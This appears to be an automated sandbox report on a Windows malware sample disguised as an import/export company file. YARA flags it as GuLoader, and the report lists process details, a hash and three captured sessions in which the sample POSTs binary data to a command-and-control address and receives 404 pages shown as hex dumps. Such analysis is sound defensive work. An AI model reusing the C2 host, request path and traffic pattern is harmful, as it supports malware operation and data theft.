23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49754	185.227.139.18	80	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 08:12:27.995006084 CEST	5884	OUT	POST /dsaicosaicasdi.php/a1NQk98eWCWX2 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.227.139.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 976E9D7A Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 08:12:28.866781950 CEST	5886	IN	HTTP/1.1 404 Not Found Date: Tue, 03 Aug 2021 06:12:28 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49755	185.227.139.18	80	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 08:12:29.223743916 CEST	5896	OUT	POST /dsaicosaicasdi.php/a1NQk98eWCWX2 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.227.139.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 976E9D7A Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 08:12:30.140487909 CEST	5898	IN	HTTP/1.1 404 Not Found Date: Tue, 03 Aug 2021 06:12:29 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49756	185.227.139.18	80	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 08:12:30.628950119 CEST	5908	OUT	POST /dsaicosaicasdi.php/a1NQk98eWCWX2 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.227.139.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 976E9D7A Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 08:12:31.508862972 CEST	5910	IN	HTTP/1.1 404 Not Found Date: Tue, 03 Aug 2021 06:12:30 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: KHAWATMI CO.IMPORT & EXPORT.exe PID: 5804 Parent PID: 5700

General

Start time:	08:06:08
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe'
Imagebase:	0x400000
File size:	147456 bytes
MD5 hash:	0153AE8CF4B1F546721332B5CB3F973C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.604120925.0000000003D10000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: KHAWATMI CO.IMPORT & EXPORT.exe PID: 6316 Parent PID: 5804

General

Start time:	08:09:12
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe'
Imagebase:	0x400000
File size:	147456 bytes
MD5 hash:	0153AE8CF4B1F546721332B5CB3F973C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis